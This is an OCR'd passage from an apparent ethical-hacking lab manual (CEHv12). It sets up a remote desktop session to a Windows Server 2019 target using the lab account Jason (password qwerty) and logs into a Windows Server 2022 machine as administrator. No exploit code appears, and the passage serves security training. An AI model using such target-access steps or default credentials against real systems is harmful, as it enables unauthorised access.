
For demonstration purposes, in this task, we are using the user account **Jason**, with the password **qwerty**, to establish a **Remote Desktop Connection** with the target system (**Windows Server 2019**).

Here, we are using **Windows Server 2019** as the target machine, because, in this system, **Jason** has administrative privileges.


1. Click **CEHv12 Windows Server 2022** to switch to the **Windows Server 2022** machine.

2. Click **Ctrl+Alt+Del** to activate the machine. By default, **CEH\Administrator** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.


Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.



